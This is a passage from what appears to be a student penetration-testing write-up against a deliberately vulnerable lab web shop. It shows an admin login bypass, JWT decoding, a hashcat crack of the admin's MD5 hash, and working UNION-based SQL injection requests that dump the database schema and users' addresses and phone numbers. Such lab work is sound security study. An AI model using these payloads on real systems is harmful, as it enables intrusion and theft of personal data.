This will now give you access to admin user. Got access to admin, but how? Basically, normal coding practices is that in the user table in your database is admin therefore when username variable is true but doesn't know where to look since its username is not entered, it will go to the first entry in the table which happens to be the admin. Then with cookies, you can get password.

Now using cookie editor, get the encrypted token for this session. Decrypt using https://jwt.io. After decrypting the token, hashed password is available. To unhash:

```
hashcat -m 0 -a 0 -O 0192023a7bbd73250516f069df18b500 /path/to/adminpass.txt
```




```
* Bytes.....: 168
* Keyspace..: 20
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

0192023a7bbd73250516f069df18b500:admin123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 0192023a7bbd73250516f069df18b500
Time.Started.....: Thu Dec  7 01:17:30 2023 (0 secs)
Time.Estimated...: Thu Dec  7 01:17:30 2023 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/home/kali/admin.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      384 H/s (0.11ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 20/20 (100.00%)
Rejected.........: 0/20 (0.00%)
Restore.Point....: 0/20 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: admin → qwerty
Hardware.Mon.#1..: Util: 17%

Started: Thu Dec  7 01:17:28 2023
Stopped: Thu Dec  7 01:17:31 2023

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 11

To secure your higher privileges, change the password which only requires the current password and new password.

The next step is to use burp suite to try and get more information about the website’s database:
Open intercept and in the search bar (in the top right) any word you like. Back to burp suite find the corresponding request and send it to repeater:




```
GET /rest/products/search?q="apple'" HTTP/1.1
Host: 192.168.74.143:3000
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Referer: http://192.168.74.143:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en
If-None-Match: W/"325f-6fiQtRltCXBJaOJ26phD2cJNk74"
Connection: close


```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Tue, 05 Dec 2023 14:35:34 GMT
Connection: close
Content-Length: 381

{
  "error":{
    "message":
    "SQLITE_ERROR: near \"\"%' OR description LIKE '%\"\": syntax e
    rror",
    "stack":
    "Error: SQLITE_ERROR: near \"\"%' OR description LIKE '%\"\": s
    yntax error",
    "errno":1,
    "code":"SQLITE_ERROR",
    "sql":
    "SELECT * FROM Products WHERE ((name LIKE '%\"apple'\"%' OR des
    cription LIKE '%\"apple'\"%') AND deletedAt IS NULL) ORDER BY n
    ame"
  }
}
```

Figure 12

Fix the error by adding to brackets after apple. Now use the UNION command in SQLite to select the correct amount of columns in the sqlite_master table (gives the database schema). If it works change, select sql which will give structure of all the tables in the database schema:




```
GET /rest/products/search?q=
apple'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_maste
r-- HTTP/1.1
Host: 192.168.74.143:3000
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Referer: http://192.168.74.143:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en
If-None-Match: W/"325f-6fiQtRltCXBJaOJ26phD2cJNk74"
Connection: close
```

```
  {
    "id":
    "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT
    , `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UN
    IQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'c
    ustomer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp
    ` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255)
     DEFAULT '/assets/public/images/uploads/default.svg', `totpSe
    cret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT
    1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NU
    LL, `deletedAt` DATETIME)",
    "name":2,
    "description":3,
    "price":4,
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":9
  },
  {
    "id":
    "CREATE TABLE `Wallets` (`UserId` INTEGER REFERENCES `Users`
    (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `id` INTEGER PR
    IMARY KEY AUTOINCREMENT, `balance` INTEGER DEFAULT 0, `create
    dAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)",
    "name":2,
    "description":3,
    "price":4,
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":9
  },
  {
```

Figure 13

Search through the Users table:



Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Request attributes
Request query para
Request body parar
Request cookies
Request headers
Response headers

```
GET /rest/products/search?q=
apple'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_maste
r-- HTTP/1.1
Host: 192.168.74.143:3000
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Referer: http://192.168.74.143:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en
If-None-Match: W/"325f-6fiQtRltCXBJaOJ26phD2cJNk74"
Connection: close
```

```
  {
    "id":
    "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT
    , `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UN
    IQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'c
    ustomer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp
    ` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255)
     DEFAULT '/assets/public/images/uploads/default.svg', `totpSe
    cret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT
    1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NU
    LL, `deletedAt` DATETIME)",
    "name":2,
    "description":3,
    "price":4,
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":9
  },
  {
    "id":
    "CREATE TABLE `Wallets` (`UserId` INTEGER REFERENCES `Users`
    (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `id` INTEGER PR
    IMARY KEY AUTOINCREMENT, `balance` INTEGER DEFAULT 0, `create
    dAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)",
    "name":2,
    "description":3,
    "price":4,
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":9
  },
  {
```

Figure 14

Address Table:



Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: http://192.168.146.137:42000
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 0
Request headers 7
Response headers 11
0 highlights
Done
1,262 bytes | 28 millis

Request:

```
GET /rest/products/search?q=apple'))UNION%20SELECT%20mobileNum,streetAddress,fullName,4,5,6,7,8,9%20FROM%20Addresses-- HTTP/1.1
Host: 192.168.146.137:42000
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Referer: http://192.168.146.137:42000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 904
ETag: W/"388-pA2OUUjgQqwpC54mf2AJpuqt50s"
Vary: Accept-Encoding
Date: Thu, 07 Dec 2023 07:06:02 GMT
Connection: close

{
  "status":"success",
  "data":[
    {
      "id":523423432,
      "name":"Room 3F 121",
      "description":"Jim",
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":797675345,
      "name":"Robot Arms Apts 42",
      "description":"Bender",
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
```

Figure 15

The video provided will give a better understanding of the demo carried out.
Vulnerability Found:

- Authentication Bypass using cookie tokens
- Maintaining Access Control by changing users' passwords via SQL Injection
- Sensitive Data exposure (credit cards, login and passwords)
- Identity theft (addresses, names, mobile numbers)

References

[1] K. Kelley, “Vulnerability in security: A complete overview: Simplilearn,” Simplilearn.com, https://www.simplilearn.com/vulnerability-in-security-article#:~:text=The%20four%20main%20types%20of,)%20vulnerabilities%2C%20and%20human%20vulnerabilities. (accessed Nov. 16, 2023).

[2] M. Albahar, D. Alansari, and A. Jurcut, “An empirical comparison of PEN-testing tools for detecting web app vulnerabilities,” *Electronics*, vol. 11, no. 19, pp. 1–1, Sep. 2022. doi:10.3390/electronics11192991

[3] How many hackers are in the world in 2023? - earthweb, https://earthweb.com/how-many-hackers-are-in-the-world/ (accessed Nov. 17, 2023).

[4] M. Ahmed and M. N. Uddin, “Cyber attack detection method based on NLP and Ensemble Learning Approach,” *2020 23rd International Conference on Computer and Information Technology (ICCIT)*, 2020. doi:10.1109/iccit51783.2020.9392682

[5] M. Sohaib, “2,” in *Ethical hacker’s certification guide (CEHV11): A comprehensive guide on penetration testing including network hacking, social engineering, and Vulnerability Assessment*, Delhi, India: BPB Publications, 2022